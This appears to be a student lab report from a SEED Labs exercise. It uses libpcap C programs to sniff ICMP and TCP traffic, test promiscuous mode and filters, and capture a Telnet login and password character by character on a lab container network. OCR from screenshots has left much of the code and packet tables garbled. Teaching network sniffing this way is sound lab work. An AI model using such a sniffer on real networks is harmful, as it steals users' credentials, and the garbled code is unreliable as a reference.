- **Answer 2.** We need root privileges to run a sniffer program because it requires access to the network interface in **promiscuous mode**. This mode allows the network interface to capture all traffic, even the packets not specifically meant for your device. Such access is restricted for security reasons to prevent unauthorized users from intercepting network data. If we try to run the program without root privileges, it usually fails at the `pcap_open_live` function. The operating system blocks non-root users from configuring the network interface for sniffing. As a result, the program might display an error or return a `NULL` handle, which stops it from working further.
- **Question 3.** Please turn on and turn off the promiscuous mode in your sniffer program. The value `1` of the third parameter in `pcap_open_live()` turns on the promiscuous mode (use `0` to turn it off). Can you demonstrate the difference when this mode is on and off? Please describe how you can demonstrate this. You can use the following command to check whether an interface's promiscuous mode is on or off (look at the promiscuity's value).
- **Answer 3.**

- Below is the snip of the code where we set the third parameter in `pcap_open_live()` to `0` and turn off the promiscuous mode.

```

Activities Terminal Nov 22 17:20
seed@VM: ~/.../volumes seed@VM: ~/.../volumes
seed@VM: ~/.../volumes
seed@VM: ~/.../volumes

unsigned char iph_tos;           // Type of service
unsigned short int iph_len;      // IP Packet length (data + header)
unsigned short int iph_ident;    // Identification
unsigned short int iph_flag;     // Fragmentation flags
                                iph_offset:13; // Flags offset
unsigned char iph_ttl;          // Time to Live
unsigned char iph_protocol;     // Protocol type
unsigned short int iph_cksum;    // IP datagram checksum
struct in_addr iph_sourceip;    // Source IP address
struct in_addr iph_destip;      // Destination IP address
};

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
{
    struct ethheader* eth = (struct ethheader *)packet;

    if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
        struct ipheader * ip = (struct ipheader *)(packet + sizeof(struct ethheader));
        printf("\n*****Sniffed a Packet*****\n");
        printf("Source: %s ", inet_ntoa(ip->iph_sourceip));
        printf("Destination: %s\n", inet_ntoa(ip->iph_destip));
    }
}

int main() {
    pcap_t *handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;
    char filter_exp[] = "ip proto icmp";
    bpf_u_int32 net;

    // step 1: open live pcap session on NIC with interface name
    handle = pcap_open_live("br-49ad3adbe800", BUFSIZ, 0, 1000, errbuf);

    // step 2: compile filter exp into BPF pseudo-code
    pcap_compile(handle, &fp, filter_exp, 0, net);
    pcap_setfilter(handle, &fp);

    // step 3: capture packets
    pcap_loop(handle, -1, got_packet, NULL);

    pcap_close(handle); // close the handle
    return 0;
}
[11/22/24]seed@VM:~/.../volumes$
```

- Here is the output. We can see that the code doesn't capture any packets that are being sent across the network. Instead, it will only take the ones that are sent towards it.

```

Activities Terminal Nov 22 17:26
seed@VM: ~/volumes seed@VM: ~/volumes seed@VM: ~/volumes
Attacker (10.9.0.1) sniff
*****Sniffed a Packet*****
Source: 10.9.0.6 Destination: 10.9.0.1
*****Sniffed a Packet*****
Source: 10.9.0.1 Destination: 10.9.0.6
*****Sniffed a Packet*****
Source: 10.9.0.6 Destination: 10.9.0.1
*****Sniffed a Packet*****
Source: 10.9.0.1 Destination: 10.9.0.6
*****Sniffed a Packet*****
Source: 10.9.0.6 Destination: 10.9.0.1
*****Sniffed a Packet*****
Source: 10.9.0.1 Destination: 10.9.0.6
*****Sniffed a Packet*****
Source: 10.9.0.6 Destination: 10.9.0.1
*****Sniffed a Packet*****
Source: 10.9.0.1 Destination: 10.9.0.6
Host A (10.9.0.5): ping -c 2 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.095 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.102 ms
--- 10.9.0.6 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1030ms
rtt min/avg/max/mdev = 0.095/0.098/0.102/0.003 ms
Host A (10.9.0.5): 
```



```

Host B (10.9.0.6): ping 10.9.0.1
PING 10.9.0.1 (10.9.0.1) 56(84) bytes of data.
64 bytes from 10.9.0.1: icmp_seq=1 ttl=64 time=0.087 ms
64 bytes from 10.9.0.1: icmp_seq=2 ttl=64 time=0.091 ms
64 bytes from 10.9.0.1: icmp_seq=3 ttl=64 time=0.084 ms
64 bytes from 10.9.0.1: icmp_seq=4 ttl=64 time=0.062 ms
```
C
--- 10.9.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3078ms
rtt min/avg/max/mdev = 0.062/0.081/0.091/0.011 ms
Host B (10.9.0.6):
```

- Below is the snip where we turn on the promiscuous mode by changing the third parameter to 1.

```

Activities Terminal Nov 22 17:27
seed@VM: ~/volumes seed@VM: ~/volumes seed@VM: ~/volumes
};

struct ipheader {
 unsigned char iph_ihl:4, // IP header length
 iph_ver:4; // IP version
 unsigned char iph_tos; // Type of service
 unsigned short int iph_len; // IP Packet length (data + header)
 unsigned short int iph_ident; // Identification
 unsigned short int iph_flag:3; // Fragmentation flags
 iph_offset:13; // Flags offset
 unsigned char iph_ttl; // Time to Live
 unsigned char iph_protocol; // Protocol type
 unsigned short int iph_cksum; // IP datagram checksum
 struct in_addr iph_sourceip; // Source IP address
 struct in_addr iph_destip; // Destination IP address
};

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
{
 struct ethheader* eth = (struct ethheader *)packet;

 if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
 struct ipheader * ip = (struct ipheader *)(packet + sizeof(struct ethheader));
 printf("*****Sniffed a Packet*****\n");
 printf("Source: %s ", inet_ntoa(ip->iph_sourceip));
 printf("Destination: %s\n", inet_ntoa(ip->iph_destip));
 }
}

int main() {
 pcap_t *handle;
 char errbuf[PCAP_ERRBUF_SIZE];
 struct bpf_program fp;
 char filter_exp[] = "ip proto icmp";
 bpf_u_int32 net;

 // step 1: open live pcap session on NIC with interface name
 handle = pcap_open_live("br-49ad3adbe800", BUFSIZ, 1, 1000, errbuf);

 // step 2: compile filter_exp into BPF pseudo-code
 pcap_compile(handle, &fp, filter_exp, 0, net);
 pcap_setfilter(handle, &fp);

 // step 3: capture packets
 pcap_loop(handle, -1, got_packet, NULL);

 pcap_close(handle); // close the handle
 return 0;
}
[11/22/24]seed@VM:~/volumes$
```

- Now if we run the code, it actually sniffs every packet across the network as we see in the below snip.

Nov 22 17:28

```

Activities Terminal
seed@VM: ~/volumes seed@VM: ~/volumes
Attacker (10.9.0.1): sniff
*****Sniffed a Packet*****
Source: 10.9.0.5 Destination: 10.9.0.6
*****Sniffed a Packet*****
Source: 10.9.0.6 Destination: 10.9.0.5
*****Sniffed a Packet*****
Source: 10.9.0.5 Destination: 10.9.0.6
*****Sniffed a Packet*****
Source: 10.9.0.6 Destination: 10.9.0.5
*****Sniffed a Packet*****
Source: 10.9.0.5 Destination: 10.9.0.6
*****Sniffed a Packet*****
Source: 10.9.0.6 Destination: 10.9.0.5
*****Sniffed a Packet*****
Source: 10.9.0.5 Destination: 10.9.0.1
*****Sniffed a Packet*****
Source: 10.9.0.1 Destination: 10.9.0.6
*****Sniffed a Packet*****
Source: 10.9.0.6 Destination: 10.9.0.1
*****Sniffed a Packet*****
Source: 10.9.0.1 Destination: 10.9.0.6
*****Sniffed a Packet*****
Source: 10.9.0.6 Destination: 10.9.0.1
*****Sniffed a Packet*****
Source: 10.9.0.1 Destination: 10.9.0.6
[1] 1112/22/24 seed@VM:~/volumes$
```

Host A (10.9.0.5): ping 10.9.0.6  
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.  
64 bytes from 10.9.0.6: icmp\_seq=1 ttl=64 time=0.054 ms  
64 bytes from 10.9.0.6: icmp\_seq=2 ttl=64 time=0.109 ms  
64 bytes from 10.9.0.6: icmp\_seq=3 ttl=64 time=0.070 ms  
64 bytes from 10.9.0.6: icmp\_seq=4 ttl=64 time=0.104 ms  
^C  
--- 10.9.0.6 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3079ms  
rtt min/avg/max/mdev = 0.054/0.084/0.109/0.023 ms  
Host A (10.9.0.5): [1]

Host B (10.9.0.6): ping 10.9.0.1  
PING 10.9.0.1 (10.9.0.1) 56(84) bytes of data.  
64 bytes from 10.9.0.1: icmp\_seq=1 ttl=64 time=0.059 ms  
64 bytes from 10.9.0.1: icmp\_seq=2 ttl=64 time=0.092 ms  
64 bytes from 10.9.0.1: icmp\_seq=3 ttl=64 time=0.088 ms  
^C  
--- 10.9.0.1 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2042ms  
rtt min/avg/max/mdev = 0.059/0.079/0.092/0.014 ms  
Host B (10.9.0.6): [1]

### Task 2.1B: Writing Filters.

#### Capture the ICMP packets between two specific hosts.

- For capturing ICMP packets, we simply apply the filter as "icmp" and then run the code. Below is the snippet of the code.

Nov 22 18:05

```

Activities Terminal
seed@VM: ~/volumes seed@VM: ~/volumes
};

struct ipheader {
 unsigned char iph_ihl:4; // IP header length
 unsigned char iph_ver:4; // IP version
 unsigned char iph_tos;
 unsigned short int iph_len; // IP Packet length (data + header)
 unsigned short int iph_ident;
 unsigned short int iph_flag:3; // Fragmentation flags
 iph_offset:13; // Flags offset
 unsigned char iph_ttl; // Time to Live
 unsigned char iph_protocol;
 unsigned short int iph_cksum; // IP datagram checksum
 struct_in_addr iph_sourceip; // Source IP address
 struct_in_addr iph_destip; // Destination IP address
};

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
{
 struct ethheader* eth = (struct ethheader *)packet;

 if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
 struct ipheader* ip = (struct ipheader*)(packet + sizeof(struct ethheader));
 printf("\n*****Sniffed a Packet*****\n");
 printf("Source: %s ", inet_ntoa(ip->iph_sourceip));
 printf("Destination: %s\n", inet_ntoa(ip->iph_destip));
 }
}

int main() {
 pcap_t *handle;
 char errbuf[PCAP_ERRBUF_SIZE];
 struct bpf_program fp;
 char filter_exp[] = "icmp";
 bpf_u_int32 net;

 // step 1: open live pcap session on NIC with interface name
 handle = pcap_open_live("br-49ad3adbe800", BUFSIZ, 1, 1000, errbuf);

 // step 2: compile filter_exp into BPF pseudo-code
 pcap_compile(handle, &fp, filter_exp, 0, net);
 pcap_setfilter(handle, &fp);

 // step 3: capture packets
 pcap_loop(handle, -1, got_packet, NULL);

 pcap_close(handle); // close the handle
 return 0;
}
[11/22/24]seed@VM:~/volumes$
```

Host A  
^C  
Host A  
Hello  
^C  
Host A  
Host A

Host B  
Host B

- After running, we ping ICMP packets and also establish a TCP connection to observe letters.
- Below is the snip where we first send 2 ICMP packets from host A to host B and then establish and then establish a TCP connection using netcat.

The screenshot shows two terminal windows and one Wireshark capture window. The top-left terminal window is titled "seed@VM: ~/.../volumes" and shows the command "Attacker (10.9.0.1): sniff\_icmp". It lists four captured ICMP packets with details like source and destination IP addresses and sequence numbers. The top-right terminal window is also titled "seed@VM: ~/.../volumes" and shows a ping session from Host A to Host B. The bottom terminal window is titled "seed@VM: ~/.../Lab8" and shows a netcat session where Host A sends "Hello!! How are you!! My name is Mutahar Mujahid!" and Host B responds with the same message. The Wireshark capture window at the bottom shows a list of network packets, mostly TCP and ICMP, with their details and hex dump columns visible.

- We see that, when we establish a TCP connection using port 9090, there is no output on the attacker's machine but in Wireshark, we can clearly see that there are TCP packets being sent across the network.

### Capture the TCP packets with a destination port number in the range from 10 to 100.

- For capturing ICMP packets, we simply apply the filter as “tcp portrange 10-100” and then run the code.

```

Activities Terminal Nov 22 18:18
seed@VM: ~/.../volumes seed@VM: ~/.../volumes Host A
;
};

struct ipheader {
 unsigned char iph_ihl:4; // IP header length
 unsigned char iph_ver:4; // IP version
 unsigned char iph_tos; // Type of service
 unsigned short int iph_len; // IP Packet length (data + header)
 unsigned short int iph_ident; // Identification
 unsigned short int iph_flag3; // Fragmentation flags
 unsigned char iph_offset13; // Flags offset
 unsigned char iph_ttl; // Time to Live
 unsigned char iph_protocol; // Protocol type
 unsigned short int iph_cksum; // IP datagram checksum
 struct in_addr iph_sourceip; // Source IP address
 struct in_addr iph_destip; // Destination IP address
};

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
{
 struct ethheader* eth = (struct ethheader *)packet;

 if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
 struct ipheader * Ip = (struct ipheader *)(packet + sizeof(struct ethheader));
 printf("\n*****Sniffed a Packet*****\n");
 printf("Source: %s ", inet_ntoa(ip->iph_sourceip));
 printf("Destination: %s\n", inet_ntoa(ip->iph_destip));
 }
}

int main() {
 pcap_t *handle;
 char errbuf[PCAP_ERRBUF_SIZE];
 struct bpf_program fp;
 char filter_exp[] = "tcp portrange 10-100";
 bpf_u_int32 net;

 // step 1: open live pcap session on NIC with interface name
 handle = pcap_open_live("br-49ad3adbe800", BUFSIZ, 1, 1000, errbuf);

 // step 2: compile filter_exp into BPF pseudo-code
 pcap_compile(handle, &fp, filter_exp, 0, net);
 pcap_setfilter(handle, &fp);

 // step 3: capture packets
 pcap_loop(handle, -1, got_packet, NULL);

 pcap_close(handle); // close the handle
 return 0;
}
[11/22/24]seed@VM:~/.../volumes$

```

- After running, we first use port number 9090 and then port number 23 to establish a TCP connection between host A and host B.
- Below is the snip of the output. We clearly see that when we perform TCP communication using port 9090, there is no sniffing and when we use 23, it is being sniffed at the attacker's machine.

```

Activities Terminal Nov 22 18:35
seed@VM: ~/.../volumes seed@VM: ~/.../volumes Host A (10.9.0.5): nc 10.9.0.6 9090
Attacker (10.9.0.1): sniff_tcp
Hello! My name is Mutahar Mujahid
Bye
Host B (10.9.0.6): nc -lp 9090
Hello! My name is Mutahar Mujahid
Bye

```

Activities Terminal Nov 22 18:36

```
seed@VM: ~/.../volumes
*****Sniffed a Packet*****
Source: 10.9.0.5 Destination: 10.9.0.6
*****Sniffed a Packet*****
Source: 10.9.0.5 Destination: 10.9.0.6
*****Sniffed a Packet*****
Source: 10.9.0.6 Destination: 10.9.0.5
*****Sniffed a Packet*****
Source: 10.9.0.6 Destination: 10.9.0.5
*****Sniffed a Packet*****
Source: 10.9.0.5 Destination: 10.9.0.6
*****Sniffed a Packet*****
Source: 10.9.0.5 Destination: 10.9.0.6
*****Sniffed a Packet*****
Source: 10.9.0.6 Destination: 10.9.0.5
*****Sniffed a Packet*****
Source: 10.9.0.6 Destination: 10.9.0.5
*****Sniffed a Packet*****
Source: 10.9.0.5 Destination: 10.9.0.6
*****Sniffed a Packet*****
Source: 10.9.0.5 Destination: 10.9.0.6
*****Sniffed a Packet*****
Source: 10.9.0.6 Destination: 10.9.0.5
*****Sniffed a Packet*****
Source: 10.9.0.5 Destination: 10.9.0.5
*****Sniffed a Packet*****
Source: 10.9.0.6 Destination: 10.9.0.5
*****Sniffed a Packet*****
Source: 10.9.0.5 Destination: 10.9.0.5
*****Sniffed a Packet*****
Source: 10.9.0.6 Destination: 10.9.0.5
*****Sniffed a Packet*****
Source: 10.9.0.5 Destination: 10.9.0.5
*****Sniffed a Packet*****
Source: 10.9.0.6 Destination: 10.9.0.5
*****Sniffed a Packet*****
Source: 10.9.0.5 Destination: 10.9.0.5
*****Sniffed a Packet*****
Source: 10.9.0.6 Destination: 10.9.0.5
*****Sniffed a Packet*****
Source: 10.9.0.5 Destination: 10.9.0.5
*****Sniffed a Packet*****
Source: 10.9.0.6 Destination: 10.9.0.5
*****Sniffed a Packet*****
Source: 10.9.0.5 Destination: 10.9.0.5
*****Sniffed a Packet*****
Source: 10.9.0.6 Destination: 10.9.0.5
*****Sniffed a Packet*****
Source: 10.9.0.5 Destination: 10.9.0.5
*****Sniffed a Packet*****
Source: 10.9.0.6 Destination: 10.9.0.5
*****Sniffed a Packet*****
Source: 10.9.0.5 Destination: 10.9.0.5
*****Sniffed a Packet*****
Source: 10.9.0.6 Destination: 10.9.0.5
*****Sniffed a Packet*****
Source: 10.9.0.5 Destination: 10.9.0.5
```

- Below is the Wireshark output where we see that there are 2 TCP connections established.

Activities Wireshark Nov 22 18:36

| No. | Time                               | Source | Destination | Protocol | Length                                                                                                                    | Info                                                                                       |
|-----|------------------------------------|--------|-------------|----------|---------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------|
| 1   | 2024-11-22 18:3. 10.9.0.5          |        | 10.9.0.6    | TCP      | 74 5596                                                                                                                   | [SYN] Seq=1979599233 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSeqval=987323588 TSecr=0 WS=128 |
| 2   | 2024-11-22 18:3. 10.9.0.5          |        | 10.9.0.6    | TCP      | 74 9099 - 5659 [SYN, ACK] Seq=2861639656 Win=65166 Len=0 MSS=1460 SACK_PERM=1 TSeqval=450314436 TSecr=987323588           |                                                                                            |
| 3   | 2024-11-22 18:3. 10.9.0.6          |        | 10.9.0.5    | TCP      | 66 9999 - 5659 [ACK] Seq=1979599233 Win=65166 Len=0 MSS=1460 SACK_PERM=1 TSeqval=987323588 TSecr=450314436                |                                                                                            |
| 4   | 2024-11-22 18:3. 02:42:0a:09:00:06 |        | 10.9.0.5    | ARP      | 42 Who has 10.9.0.6 Tell 10.9.0.6                                                                                         |                                                                                            |
| 5   | 2024-11-22 18:3. 02:42:0a:09:00:05 |        | 10.9.0.6    | ARP      | 42 Who has 10.9.0.6 Tell 10.9.0.6                                                                                         |                                                                                            |
| 6   | 2024-11-22 18:3. 02:42:0a:09:00:05 |        | 10.9.0.5    | ARP      | 42 10.9.0.5 is at 02:42:0a:09:00:05                                                                                       |                                                                                            |
| 7   | 2024-11-22 18:3. 02:42:0a:09:00:05 |        | 10.9.0.6    | ARP      | 42 10.9.0.6 is at 02:42:0a:09:00:06                                                                                       |                                                                                            |
| 8   | 2024-11-22 18:3. 10.9.0.5          |        | 10.9.0.6    | TCP      | 108 5659 - 999 [PSH, ACK] Seq=1979599233 Ack=2861639657 Win=64256 Len=34 TSeqval=987339627 TSecr=450314436                |                                                                                            |
| 9   | 2024-11-22 18:3. 10.9.0.5          |        | 10.9.0.6    | TCP      | 66 9999 - 5659 [ACK] Seq=2861639658 Win=65152 Len=0 MSS=1460 SACK_PERM=1 TSeqval=987339627 TSecr=450314436                |                                                                                            |
| 10  | 2024-11-22 18:3. 10.9.0.6          |        | 10.9.0.5    | TCP      | 76 5595 - 9999 [ACK] Seq=1979599237 Ack=2861639658 Win=65152 Len=0 MSS=1460 SACK_PERM=1 TSeqval=987339627 TSecr=450314436 |                                                                                            |
| 11  | 2024-11-22 18:3. 10.9.0.6          |        | 10.9.0.5    | TCP      | 66 9999 - 5659 [ACK] Seq=2861639657 Ack=1979599271 TSeqval=987339627 TSecr=450314436                                      |                                                                                            |
| 12  | 2024-11-22 18:3. 10.9.0.5          |        | 10.9.0.6    | TCP      | 66 5659 - 9999 [FIN, ACK] Seq=1979599271 Ack=2861639658 Win=64256 Len=0 TSeqval=987339627 TSecr=450314436                 |                                                                                            |
| 13  | 2024-11-22 18:3. 10.9.0.5          |        | 10.9.0.5    | TCP      | 66 9999 - 5659 [FIN, ACK] Seq=2861639657 Ack=1979599271 TSeqval=450314436 TSecr=987339627                                 |                                                                                            |
| 14  | 2024-11-22 18:3. 10.9.0.5          |        | 10.9.0.6    | TCP      | 66 5659 - 9999 [ACK] Seq=1979599272 Ack=2861639658 Win=64256 Len=0 TSeqval=987339627 TSecr=450314436                      |                                                                                            |
| 15  | 2024-11-22 18:3. 10.9.0.5          |        | 10.9.0.6    | TCP      | 74 44569 - 23 [SYN] Seq=1023486024 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSeqval=987374963 TSecr=0 WS=128                  |                                                                                            |
| 16  | 2024-11-22 18:3. 10.9.0.5          |        | 10.9.0.6    | TCP      | 74 44569 - 23 [SYN, ACK] Seq=1023486024 Ack=2151486177 Win=64256 Len=0 TSeqval=987374963 TSecr=450365818                  |                                                                                            |
| 17  | 2024-11-22 18:3. 10.9.0.5          |        | 10.9.0.6    | TCP      | 66 44562 - 23 [ACK] Seq=1023486009 Ack=2151486177 Win=64256 Len=0 TSeqval=987374963 TSecr=450365818                       |                                                                                            |
| 18  | 2024-11-22 18:3. 10.9.0.5          |        | 10.9.0.6    | TELNET   | 98 Telnet Data ...                                                                                                        |                                                                                            |
| 19  | 2024-11-22 18:3. 10.9.0.5          |        | 10.9.0.5    | TCP      | 66 23 - 44562 [ACK] Seq=2151486165 Ack=1023486024 Win=65152 Len=0 TSeqval=987374963 TSecr=450365818                       |                                                                                            |
| 20  | 2024-11-22 18:3. 10.9.0.5          |        | 10.9.0.5    | TELNET   | 78 Telnet Data ...                                                                                                        |                                                                                            |
| 21  | 2024-11-22 18:3. 10.9.0.5          |        | 10.9.0.6    | TCP      | 66 44562 - 23 [ACK] Seq=1023486024 Ack=2151486177 Win=64256 Len=0 TSeqval=987374963 TSecr=450365818                       |                                                                                            |
| 22  | 2024-11-22 18:3. 10.9.0.5          |        | 10.9.0.5    | TELNET   | 81 Telnet Data ...                                                                                                        |                                                                                            |
| 23  | 2024-11-22 18:3. 10.9.0.5          |        | 10.9.0.6    | TCP      | 66 44562 - 23 [ACK] Seq=1023486024 Ack=2151486192 Win=64256 Len=0 TSeqval=987374963 TSecr=450365818                       |                                                                                            |
| 24  | 2024-11-22 18:3. 10.9.0.5          |        | 10.9.0.6    | TELNET   | 78 Telnet Data ...                                                                                                        |                                                                                            |
| 25  | 2024-11-22 18:3. 10.9.0.5          |        | 10.9.0.5    | TCP      | 66 23 - 44562 [ACK] Seq=2151486192 Ack=1023486036 Win=65152 Len=0 TSeqval=450365818 TSecr=987374970                       |                                                                                            |
| 26  | 2024-11-22 18:3. 10.9.0.5          |        | 10.9.0.5    | TELNET   | 84 Telnet Data ...                                                                                                        |                                                                                            |
| 27  | 2024-11-22 18:3. 10.9.0.5          |        | 10.9.0.6    | TCP      | 66 44562 - 23 [ACK] Seq=1023486036 Ack=2151486210 Win=64256 Len=0 TSeqval=987374963 TSecr=450365818                       |                                                                                            |
| 28  | 2024-11-22 18:3. 10.9.0.5          |        | 10.9.0.6    | TELNET   | 80 Telnet Data ...                                                                                                        |                                                                                            |
| 29  | 2024-11-22 18:3. 10.9.0.6          |        | 10.9.0.5    | TCP      | 66 23 - 44562 [ACK] Seq=2151486210 Ack=1023486079 Win=65152 Len=0 TSeqval=987374963 TSecr=450365818                       |                                                                                            |
| 30  | 2024-11-22 18:3. 10.9.0.6          |        | 10.9.0.5    | TELNET   | 69 Telnet Data ...                                                                                                        |                                                                                            |
| 31  | 2024-11-22 18:3. 10.9.0.5          |        | 10.9.0.6    | TCP      | 66 44562 - 23 [ACK] Seq=1023486079 Ack=2151486213 Win=64256 Len=0 TSeqval=987374963 TSecr=450365818                       |                                                                                            |
| 32  | 2024-11-22 18:3. 10.9.0.5          |        | 10.9.0.6    | TELNET   | 98 Telnet Data ...                                                                                                        |                                                                                            |
| 33  | 2024-11-22 18:3. 10.9.0.6          |        | 10.9.0.5    | TCP      | 66 23 - 44562 [ACK] Seq=2151486213 Ack=1023486073 Win=65152 Len=0 TSeqval=450365818 TSecr=987374970                       |                                                                                            |

### Task 2.1C: Sniffing Passwords.

- I developed a C file, `sniff_pass.c` that will sniff the password when somebody is using `telnet` on the network.
- We will observe the payload and analyze. Once we have something like login or password, we keep track of the payload that is being entered by the user and we will be able to sniff the password.
- Below is the code `sniff_pass.c`. We run this code on the attacker's machine and observe the output.

```

Activities Terminal Nov 22 19:29
seed@VM: ~/.../volumes
[11/22/24]seed@VM:~/.../volumes$ cat sniff_pass.c
#include <pcap.h>
#include <stdio.h>
#include <ctype.h>
#include <arpa/inet.h>

// Ethernet header structure
struct ethheader {
 u_char ether_dhost[6]; // Destination MAC
 u_char ether_shost[6]; // Source MAC
 u_short ether_type; // Ethernet type (e.g., IP)
};

// IP header structure
struct ipheader {
 unsigned char iph_ihl : 4; // IP header length
 iph_ver : 4; // IP version
 unsigned char iph_tos; // Type of service
 unsigned short iph_len; // IP packet length
 unsigned short iph_id; // Identification
 unsigned short iph_flag : 3; // Fragmentation flags
 iph_offset : 13; // Fragmentation offset
 unsigned char iph_ttl; // Time to Live
 unsigned char iph_protocol; // Protocol type
 unsigned short iph_cksum; // Checksum
 struct in_addr iph_srcip; // Source IP
 struct in_addr iph_destip; // Destination IP
};

// TCP header structure
struct tcphdr {
 unsigned short tcph_srcport; // Source port
 unsigned short tcph_destport; // Destination port
 unsigned int tcph_seqnum; // Sequence number
 unsigned int tcph_acknum; // Acknowledgment number
 unsigned char tcph_reserved : 4; // Reserved bits
 tcph_offset : 4; // Data offset
 unsigned char tcph_flags; // TCP flags
 unsigned short tcph_win; // Window size
 unsigned short tcph_cksum; // Checksum
 unsigned short tcph_urgrptr; // Urgent pointer
};

// Function to process captured packets
void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet) {
 struct ethheader *eth = (struct ethheader *)packet;
}

// Check if Ethernet frame contains an IP packet
if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 = IP
 struct ipheader *ip = (struct ipheader *)packet + sizeof(struct ethheader);

 // Check if the IP packet contains a TCP segment
 if (ip->iph_protocol == IPPROTO_TCP) { // 6 = TCP
 struct tcphdr *tcp = (struct tcphdr *)packet + sizeof(struct ethheader) + (ip->iph_ihl * 4);
 int tcp_header_length = tcp->tcph_offset * 4;

 // Calculate payload offset and size
 const u_char *payload = packet + sizeof(struct ethheader) + (ip->iph_ihl * 4) + tcp_header_length;
 int payload_size = ntohs(ip->iph_len) - (ip->iph_ihl * 4) - tcp_header_length;

 // Only process packets with payload
 if (payload_size > 0) {
 // Check if the TCP segment is for Telnet (port 23)
 if (ntohs(tcp->tcph_srcport) == 23 || ntohs(tcp->tcph_destport) == 23) {
 printf("***** Telnet Packet with Payload *****\n");
 printf("Source IP: %s\n", inet_ntoa(ip->iph_srcip));
 printf("Destination IP: %s\n", inet_ntoa(ip->iph_destip));
 printf("Source Port: %d\n", ntohs(tcp->tcph_srcport));
 printf("Destination Port: %d\n", ntohs(tcp->tcph_destport));
 printf("Payload (%d bytes):\n", payload_size);

 for (int i = 0; i < payload_size; i++) {
 printf("%c", payload[i] ? payload[i] : '.');
 }
 printf("\n");
 }
 }
 }
}

int main() {
 pcap_t *handle;
 char errbuf[PCAP_ERRBUF_SIZE];
 struct bpf_program fp;
 char filter_exp[] = "tcp port 23"; // Filter for Telnet traffic
 bpf_u_int32 net;

 // Step 1: Open live pcap session on the specified NIC
 handle = pcap_open_live("br-49ad3adbe800", BUFSIZ, 1, 1000, errbuf);

 // compile filter Exp into BPF pseudo-code
 pcap_compile(handle, &fp, filter_exp, 0, net);
 pcap_setfilter(handle, &fp);

 // Step 3: Capture packets
 pcap_loop(handle, -1, got_packet, NULL);

 // Cleanup
 pcap_close(handle);
 return 0;
}

```

- As we see that the `payload` has password in it. So from there we keep track of the letters that are being entered and therefore can sniff the password of a user operating on `telnet`. The first snip is for login user and the second has the password. And the last snip shows that the connection is successfully established.

Nov 22 19:33

```
Activities Terminal seed@VM: ~/volumes seed@VM: ~/volumes Host A (10.9.0.5): telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
7954179f44b0 login: seed
s

***** Telnet Packet with Payload *****
Source IP: 10.9.0.6
Destination IP: 10.9.0.5
Source Port: 23
Destination Port: 44542
Payload (1 bytes):
s

***** Telnet Packet with Payload *****
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Source Port: 44542
Destination Port: 23
Payload (1 bytes):
e

***** Telnet Packet with Payload *****
Source IP: 10.9.0.6
Destination IP: 10.9.0.5
Source Port: 23
Destination Port: 44542
Payload (1 bytes):
e

***** Telnet Packet with Payload *****
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Source Port: 44542
Destination Port: 23
Payload (1 bytes):
c

***** Telnet Packet with Payload *****
Source IP: 10.9.0.6
Destination IP: 10.9.0.5
Source Port: 23
Destination Port: 44542
Payload (1 bytes):
c

***** Telnet Packet with Payload *****
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Source Port: 44542
Destination Port: 23
Payload (1 bytes):
d

***** Telnet Packet with Payload *****
Source IP: 10.9.0.6
Destination IP: 10.9.0.5
Source Port: 23
Destination Port: 44542
Payload (1 bytes):
d
[

Activities Terminal seed@VM: ~/volumes seed@VM: ~/volumes Host B (10.9.0.6): []
```

Nov 22 19:33

```
Activities Terminal seed@VM: ~/volumes seed@VM: ~/volumes Host A (10.9.0.5): telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
7954179f44b0 login: seed
Password: []
```

```
***** Telnet Packet with Payload *****
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Source Port: 44542
Destination Port: 23
Payload (2 bytes):
..

***** Telnet Packet with Payload *****
Source IP: 10.9.0.6
Destination IP: 10.9.0.5
Source Port: 23
Destination Port: 44542
Payload (2 bytes):
..

***** Telnet Packet with Payload *****
Source IP: 10.9.0.6
Destination IP: 10.9.0.5
Source Port: 23
Destination Port: 44542
Payload (10 bytes):
Password: []
```

```
***** Telnet Packet with Payload *****
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Source Port: 44542
Destination Port: 23
Payload (1 bytes):
d

***** Telnet Packet with Payload *****
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Source Port: 44542
Destination Port: 23
Payload (1 bytes):
e

***** Telnet Packet with Payload *****
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Source Port: 44542
Destination Port: 23
Payload (1 bytes):
e

***** Telnet Packet with Payload *****
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Source Port: 44542
Destination Port: 23
Payload (1 bytes):
e
[
```

```
***** Telnet Packet with Payload *****
Source IP: 10.9.0.5
Destination IP: 10.9.0.6
Source Port: 44542
Destination Port: 23
Payload (1 bytes):
s
[
```

```
Host B (10.9.0.6): []
```

